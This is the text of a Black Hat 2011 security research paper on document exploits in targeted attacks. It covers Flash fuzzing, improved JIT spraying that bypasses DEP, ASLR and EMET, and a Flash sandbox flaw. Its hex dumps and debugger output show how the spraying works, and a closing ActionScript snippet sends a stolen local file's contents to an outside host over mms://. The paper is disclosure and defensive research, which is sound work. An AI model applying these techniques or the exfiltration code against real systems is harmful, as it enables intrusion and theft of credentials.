Weapons of Targeted Attack

Modern Document Exploit Techniques

Ming-chieh Pan <naninb@gmail.com>
Sung-ting Tsai <ttsecurity@gmail.com>

Black Hat USA 2011

Abstract

The most common and effective way is using document exploit in the targeted attack. Due to the political issue, we have had opportunities to observe APT (advanced persistent threat) attacks in Taiwan since 2004. Therefore we have studied and researched malicious document for a long period of time.

Recently, we found APT attacks (e.g. RSA) used the same technique as we disclosed last year, e.g. embedding flash exploit in an excel document. In order to protect users against malicious document and targeted attacks, we would like to discuss the past, present, and future of document exploit from technical perspective, and predict possible techniques could be used in a malicious document in the future by demonstrating "proof of concept" exploits.

The presentation will cover four major types of document attacks:

- Advanced fuzzing techniques.
- Techniques to against exploit mitigation technologies (DEP/ASLR).
- Techniques to bypass sandbox and policy control.
- Techniques to defeat behavior based protection, such as host IPS.

Contents

1. Introduction

1.1. Background

APT (Advanced Persistent Threat) has become very popular in 2011. Actually we have already known this kind of attack since 2004. Due to the political issue, Government units and large enterprises in Taiwan has been targeted for many years. They have kept receiving purpose-made e-mails and malwares (exploits), never stopped. Thus we have chances to observe the attack trend and we also spent a lot of time on document exploit research.

Nowadays, not only in Taiwan, this kind of silent threat are attacking whole world, e.g. Google Aurora attack and recent RSA attack. Unlike normal cyber-criminals, they are hacking for the information, not for profit. And unfortunately, most of security software couldn't protect effectively.

We are going to discuss document exploit from technical perspective, introduce attack techniques that might be used in future. We wish application and security vendors could be aware of the attack and have new approaches to protect people.

1.2. Targeted Attack and Document Exploit

Attacker sends an e-mail with specific content and document exploit (antivirus couldn't detect) to his targets. After open the document, attacker could take control of the victim's system. It is the most common way and not easy to be aware of. The malicious document usually includes malicious web page (attacking browsers), office document, PDF, and Flash.

Document exploit is actually the weapon of targeted attack.

1.3. Cat and Mouse Game

Exploit attack and defense is like a cat and mouse game. Vendors keep patching application and inventing new technologies to prevent attack, however attackers always can find ways to defeat those protections. So if we could be ahead of attackers by guessing their next tricks, we might have better protections for people.

1.4. Contents of the Paper

In this paper we will discuss document exploit from technical perspective. Recent document exploit techniques will be introduced in chapter 2.

Chapter 3 will cover four major types of new document attacks, including our latest findings:

- Advanced fuzzing techniques: our flash AVM fuzzing technique will be introduced.
- Techniques to against exploit mitigation technologies: our new JIT spraying techniques will be introduced.
- Techniques to bypass sandbox and policy control: a flash vulnerability will be introduced as an example.
- Techniques to defeat behavior based protection: new approaches to write a document exploit. This will make security vendors headache.

2. Recent Document Exploit Attacks

2.1.Hybrid Document Exploit

If you have installed all Microsoft office patches, and there is no 0-day vulnerability and exploit. Will it be 100% safe to open a word or excel document? The answer is no. Modern document application is very complicated. Most of them could embed document objects of other applications. For example, the Excel could embed an Adobe flash object. In this case, even your Excel is up to date, it is still not 100% safe when you open an Excel document which includes a flash object and your flash application is vulnerable.

Most of people know browser could include a lot of document objects, such as PDF, flash, and other multimedia files. So they are cautious when they open web page. However, when they open a document in the e-mail, they would not be aware of the danger.

This kind of attack is very popular recently. A flash vulnerability could be repacked as a malicious web page, a PDF exploit, or even an office document exploit.

2.2.Incomplete Protection

Application vendors delivered new technologies to make their application safer. Especially the exploit mitigation techniques could do really good jobs to avoid execution of exploits, e.g. DEP and ASLR.

However, it is very difficult to do protections completely. Because application is very complicated as well as the environment of operating system, it is not possible to update every component, every tool to adopt the protection technologies. And you don’t need to think that you could ask all users to install updates or manually enable protections.

For example, even you have adopted DEP and ASLR, there are always some researchers could find some modules are not protected by ASLR, and they could use the module to do ROP (return-oriented programming) and make effective exploits.

2.3.Advanced Memory Attack Techniques

Researchers are also finding some new approaches to bypass DEP and ASLR. Flash JIT spraying techniques has been introduced in BHDC2010. Flash JIT could bypass DEP, and the spraying technique could defeat ASLR. This technique could exploit the newest Office 2010 and Internet Explorer.

2.4.Vendor Responses

Vendors have been working hard to patch vulnerabilities and adopt new protections in applications. Flash has started to encode/encrypt AVM code area since version 10.1, and the memory area has become non-executable. Also it has better ASLR to arrange its memory sections. These new techniques effectively mitigate JIT spraying exploit.

And Microsoft released Enhanced Mitigation Experience Toolkit 2.0 in Blue Hat v10. The EMET tool could provide a lot of memory protections for applications. It could effectively defeat most of exploits with ROP techniques.

2.5.Our Finding in Real Attacks

Recently we found exploit is using the same trick as we disclosed in Syscan 10’. Do you know why attackers don’t include a flash exploit in web page or PDF file, and they only use Excel to spread malicious e-mails. The reason is Excel will turn off DEP when a flash object is embedded. It is much easier for attackers to write exploits.


3. Future Document Exploit Attacks

3.1.Advanced Fuzzing Techniques

File format fuzzing is the most common way to discover a vulnerability of document application. We believe most of document vulnerability discovers (including vendors) are keeping improving their fuzzing tools. We are going to introduce our Flash AVM fuzzing techniques.

Focus on AVM instructions. Take the CVE-2010-1297 as example. Traditional one-byte fuzzing technique modifies each byte of the sample file with 256 values. We found we can focus on the AVM (action script) part, the method_body of code area. And we also found there are only around 170 AVM instructions. So our fuzzing tool could only try the AVM part with 170 values. It reduces the testing range and save a lot of time, and we could still find similar vulnerabilities.

We use the approach to fuzz the CVE-2010-1297, and we also discovered APSB11-12 before it was disclosed. (By inserting a Setlocal_1 (0xd5) in code area)



```
method_bodies[122] : method_body
method_bodies[123] : method_body
method_bodies[124] : method_body
method_bodies[125] : method_body
method_bodies[126] : method_body
method_bodies[127] : method_body
method_bodies[128] : method_body
    method : u30 (157)
    max_stack : u30 (4)
    local_count : u30 (9)
    init_scope_depth : u30 (8)
    max_scope_depth : u30 (9)
    code_length : u30 (122)
    code : code
    exception_count : u30 (0)
    exceptions : exception_info[0]
    trait_count : u30 (0)
```

```
00009690  0000 9D01 0409 0809 7AD0 D520 8009 6305  ..□.....z□□ □.c
000096A0  2085 6306 5500 8009 D6D1 66A7 0274 D724   □c.U.□.□□f□.t□
000096B0  0074 6304 1052 0000 09D1 6204 66D3 0480  .tc..R...□b.f□.□
000096C0  0963 0524 0063 0762 0582 6308 1029 0000  .c.$.c.b.□c..)..
000096D0  0962 0862 071E 8563 06D2 6206 66D3 0420  .b.b..□c.□b.f□.
000096E0  1304 0000 1011 0000 D262 06D1 6204 66D3  ........□b.□b.f□
000096F0  0462 0666 D304 61D3 0432 0807 11D0 FFFF  .b.f□.a□.2...□..
00009700  0808 0807 6204 9174 6304 6204 D315 A7FF  ....b.□tc.b.□.□
00009710  FFD2 4800 009E 0106 0109 0AB1 01D0 30D0  .□H..□.....□.□□
00009720  4900 5ECC 0155 0068 CC01 5EC2 0155 0068  I.^□.U.h□.^□.U.h
00009730  C201 5EC1 0155 0068 C101 5E8E 015D 344A  □.^□.U.h□.^□.]4J
00009740  3400 688E 0160 32D0 4FBA 0301 5DA8 014F  4.h□.`2□□□..]□.
00009750  A801 005D 9C01 602E 6698 034F 9C01 015E  □..]□.`.f□.0□..^
00009760  A004 D060 1BB3 68A0 045E B504 2768 B504  □.□`.□h□.^□.'h□.
00009770  60A0 0412 3C00 005D 9804 600F 66B9 0460  `□..<..]□.`.f□.
00009780  B301 4F98 0402 5D98 0460 0F66 BA04 6094  □.0□..]□.`.f□.`□
00009790  014F 9804 025D 9804 6010 66BE 0460 AD01  .0□..]□.`.f□.`□.
000097A0  4F98 0402 5D98 0460 1066 D404 60BC 014F  0□..]□.`.f□.`□.
000097B0  9804 025D AC01 4FAC 0100 5D98 0460 0C66  □..]□.0□..]□.`.f
000097C0  D504 60D0 0127 2400 264F 9804 0547 0000  □.`□.'$.&0□..G..
```


Furthermore, we accidently found the JIT spraying technique could still work during the automatic fuzzing process.

3.2.Techniques to Against Exploit Mitigation Technologies


Many researchers are looking for new techniques to bypass DEP and ASLR. We are the same. In this chapter we are going to explain how we bring JIT spraying back, and our JIT spraying improvements.

The magic B4 (IN) instruction:

The original JIT spraying is use ’35 90 90 90 3C’ to fill up the code area. By our fuzzing technique, we found if we replace the first XOR(AA) with IN(B4), the AVM code area will not be encoded in memory, and memory section will become executable (like before).




```
00B0h: 66 6C 61 73 68 2E 65 76 65 6E 74 73 05 16 0B 1
00C0h: 01 16 0C 17 01 00 0A 07 01 02 07 04 03 07 02 0A
00D0h: 07 02 04 07 03 05 07 01 06 07 01 07 07 01 08 07
00E0h: 01 09 04 00 00 00 00 00 00 00 00 00 00 00 00 00
00F0h: 00 00 00 00 01 03 01 01 00 02 01 02 01 01 01 03
0100h: 00 01 00 01 03 04 01 00 04 00 03 01 00 08 25 D0
0110h: 30 64 60 04 30 60 05 30 60 06 30 60 07 30 60 08
0120h: 30 60 09 30 60 01 2A 30 58 00 1D 1D 1D 1D 1D 1D
0130h: 1D 6D 01 47 00 00 01 02 02 08 08 14 2D 01 2D 01
0140h: AA 2D 01 AA 2D 01 AA 2D 01 AA 82 63 01 62 01 48
0150h: 00 00 02 01 01 08 08 08 D0 49 00 D0 4F 02 00 47
0160h: 00 00 03 00 01 08 08 01 47 00 00 09 13 01 00 00
0170h: 00 4D 61 69 6E 00 40 00 00 00
```



```
00B0h: 66 6C 61 73 68 2E 65 76 65 6E 74 73 05 16 0B 1
00C0h: 01 16 0C 17 01 00 0A 07 01 02 07 04 03 07 02 0A
00D0h: 07 02 04 07 03 05 07 01 06 07 01 07 07 01 08 07
00E0h: 01 09 04 00 00 00 00 00 00 00 00 00 00 00 00 00
00F0h: 00 00 00 00 01 03 01 01 00 02 01 02 01 01 01 03
0100h: 00 01 00 01 03 04 01 00 04 00 03 01 00 08 25 D0
0110h: 30 64 60 04 30 60 05 30 60 06 30 60 07 30 60 08
0120h: 30 60 09 30 60 01 2A 30 58 00 1D 1D 1D 1D 1D 1D
0130h: 1D 6D 01 47 00 00 01 02 02 08 08 14 2D 01 2D 01
0140h: B4 2D 01 AA 2D 01 AA 2D 01 AA 82 63 01 62 01 48
0150h: 00 00 02 01 01 08 08 08 D0 49 00 D0 4F 02 00 47
0160h: 00 00 03 00 01 08 08 01 47 00 00 09 13 01 00 00
0170h: 00 4D 61 69 6E 00 40 00 00 00
```

Old trick (the XOR trick) could be used again. However, the improved ASLR reduced the success rate. We need some other techniques.



```
Dump - 01380000..0157FFFF
01408018 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90
01408028 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90
01408038 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90
01408048 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C
01408058 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35
01408068 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90
01408078 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90
01408088 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90
01408098 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C
014080A8 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35
014080B8 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90
014080C8 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90
014080D8 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90
014080E8 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C
014080F8 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35
01408108 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90
01408118 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90
01408128 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90
01408138 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C
01408148 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35
```


Continuity of sprayed area:

Original trick used a loop to load the spraying file a lot of times to do JIT spraying. However, this approach has bad continuity in new version of Flash.

In order to have better continuity, instead of reloading another swf file, we make a lot of method_body in a swf file directly. This approach has much better result.

In our testing, we have around 10000 method_body in the sample file and each method_body (function) includes 2048 XOR instructions. Yes, this technique produces a huge file (58.7MB). Zlib could help us to solve the problem. After compression, the sample file size is 268k bytes.


Following picture shows content of the swf file:


SWF
push(int) index push(int) index IN
push(int) index XOR push(int) index XOR
push(int) index XOR push(int) index XOR
push(int) index XOR push(int) index XOR
push(int) index XOR push(int) index XOR
push(int) index XOR push(int) index XOR
push(int) index XOR push(int) index XOR
…
push(int) index XOR push(int) index XOR
Method_ body
Method_ body
Method_ body
Method_ body
Method_ body

Use OR:

Instead of XOR instruction, we found a better solution. We use OR(A9) instead of XOR(AA) to spray the memory. Instead of '35 90 90 90 3C', the content in memory will be '0D 0D 0D 0D 0C'. This technique makes it easier to jump into our sprayed area when trigger the vulnerability.

We use MS11-050 as the example:




```
6AD0C3FD   90              NOP
6AD0C3FE   90              NOP
6AD0C3FF   90              NOP
6AD0C400   8B01            MOV EAX,DWORD PTR DS:[ECX]
6AD0C402   8B50 70         MOV EDX,DWORD PTR DS:[EAX+70]
6AD0C405   FFD2            CALL EDX
6AD0C407   8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
6AD0C40A   C3              RETN
6AD0C40B   33C0            XOR EAX,EAX
6AD0C40D  ^E9 F7AEFFFF     JMP mshtml.6AD07309
6AD0C412   90              NOP
```

```
Registers (FPU)
EAX 0C0C0C0C
ECX 04F50065
EDX 00000000
EBX 003CBC68
ESP 0204E1FC
EBP 0204E214
ESI 0204E228
EDI 00000000

EIP 6AD0C402 mshtml.6AD0C402
```

While the vulnerability is being triggered, you can see the EDX value is important. The value of EDX would be the value of [EAX+70]. In this case, it is actually [0x0c0c0c0c+70]. If we still use XOR trick, the value of EDX would be one of DWORD value of '35 90 90 90 3C' sprayed area.

If we use the OR instruction, it would be easier to spray the possible destination addresses (the value of EDX).




```
Address   Hex dump                 ASCII
0C0C0C7C  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0C84  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0C8C  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0C94  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0C9C  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CA4  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0CAC  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0CB4  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0CBC  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0CC4  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CCC  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0CD4  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0CDC  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0CE4  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0CEC  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CF4  0C 0D 0D 0D 0D 0C 0D 0D  ........
```

It works everywhere.

Our approach can defeat DEP and ASLR effectively, even the EMET all functions are enabled.


Protection	New JIT Spraying with Flash Player 10.3.181.34 (Released 6/28/2011)
Office2000 ~Office 2010 (DEP AlwaysOn, ASLR)	works
Internet Explorer (DEP AlwaysOn, ASLR)	works
Adobe PDF (DEP AlwaysOn, ASLR)	works
EMET v2.1 (Enabled all functions)	works

When EMET is adopted, the sprayed memory layout would be like:



```
Address  Size     Owner      Section    Contains      Type Access
098A0000 00200000                                     Priv R E
09AA0000 00200000                                     Priv R E
09CA0000 00200000                                     Priv R E
09EA0000 00020000                                     Priv R E
09EC0000 00020000                                     Priv R E
09EE0000 00020000                                     Priv R E
09F00000 00060000                                     Priv R E
09F60000 00020000                                     Priv R E
09F80000 00020000                                     Priv R E
09FA0000 00020000                                     Priv R E
09FC0000 00060000                                     Priv R E
0A020000 00020000                                     Priv R E
0A0B0000 00200000                                     Priv R E
0A2B0000 00200000                                     Priv R E
0A4B0000 00200000                                     Priv R E
0A6B0000 00200000                                     Priv R E
0A8B0000 00200000                                     Priv R E
0AAB0000 00200000                                     Priv R E
0ACB0000 00200000                                     Priv R E
0AEB0000 00200000                                     Priv R E
0B0C0000 00200000                                     Priv R E
0B2C0000 00200000                                     Priv R E
0B4C0000 00200000                                     Priv R E
0B6C0000 00200000                                     Priv R E
0B8C0000 00200000                                     Priv R E
0BAC0000 00200000                                     Priv R E
0BCC0000 00200000                                     Priv R E
0BEC0000 00180000                                     Priv R E
0C0D0000 00200000                                     Priv R E
0C2D0000 00200000                                     Priv R E
0C4D0000 00200000                                     Priv R E
0C6D0000 00200000                                     Priv R E
0C8D0000 00200000                                     Priv R E
0CAD0000 00200000                                     Priv R E
0CCD0000 00200000                                     Priv R E
0CED0000 00200000                                     Priv R E
0D0E0000 00200000                                     Priv R E
0D2E0000 00200000                                     Priv R E
0D4E0000 00200000                                     Priv R E
0D6E0000 00200000                                     Priv R E
0D8E0000 00200000                                     Priv R E
0DAE0000 00200000                                     Priv R E
0DCE0000 00200000                                     Priv R E
```

We can see that EMET would skip the sensitive address range, e.g. 0x0c0c0c0c or 0x0d0d0d0d. However, if the vulnerability is the traditional stack overflow, like CVE-2010-3333, we can still control EIP, so we can fill 0x0c0d0c0d to enter the sprayed area.



```
0C0D0C0D   0C 35         OR AL,35
0C0D0C0F   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C14   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C19   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C1E   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C23   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C28   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C2D   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C32   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C37   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C3C   0D 0D0D0C35   OR EAX,350C0D0D
0C0D0C41   0D 0D0D0C35   OR EAX,350C0D0D
```

There is one thing we would like to mention: when you are writing shellcode, you need some efforts to bypass EAF protection. You need to look for functions in DLLs to access Export Address Table. (ref: http://skypher.com/index.php/2010/11/17/bypassing-eaf/)


3.3.Techniques to Bypass Sandbox / Policy / Access control

Except for memory exploitation, the attack to design of security policy and resource access control will be another topic for document exploit researchers.


In order to provide secure execution environment for clients and users, vendors are starting to adopt sandbox technologies to their applications. The sandbox usually has complicated policy and permission control to isolate access to each resource. There might be some logic design flaws in applications.

Flash Sandbox Problem

We take a policy design flaw that we found in Flash as the example. There are 4 types of properties in Flash Security.SandboxType: `Security.REMOTE`,`Security.LOCAL_WITH_FILE`, `Security.LOCAL_WITH_NETWORK`, and `Security.LOCAL_TRUSTED`. The basic idea is if you can access network, you can't access local resource, vice versa. The flaw is in its 'url protocol' design.



We embed a Flash object in an Office document. This flash object is allowed to access local files, and not allowed to access internet. However there is a problem when handling the 'mms' protocol. When the flash object opens an mms link, IE will be launched, and then media player will also be launched (by IE) as well. The media player will connect to the link.



Using this flaw, we could retrieve user information, and use mms protocol to send information to internet. For example, we might steal user's cookie, user's saved password, etc. And we could use this technique to probe user environment.

It is not allowed to directly identify a file existing or not. However, we may use 'addEventListener' to monitor the IOErrorEvent.IO_ERROR event if file doesn't exist. And Event.COMPLETE could help us to know the file loading action has been completed.

There is still a problem that we need to know where user's home path is, for example, user's cookie or saved password. Actually there are many log files that show this information. In our approach, we use setupapi.app.log. (Windows 7: 'C:\Windows\inf\setupapi.app.log', Windows XP: 'C:\WINDOWS\setupapi.log')

```
var uname = "mms://x.x.x.x:1755/"+secret.contents+".asx";
var req = new URLRequest(uname);
navigateToURL(req,"_blank");
```

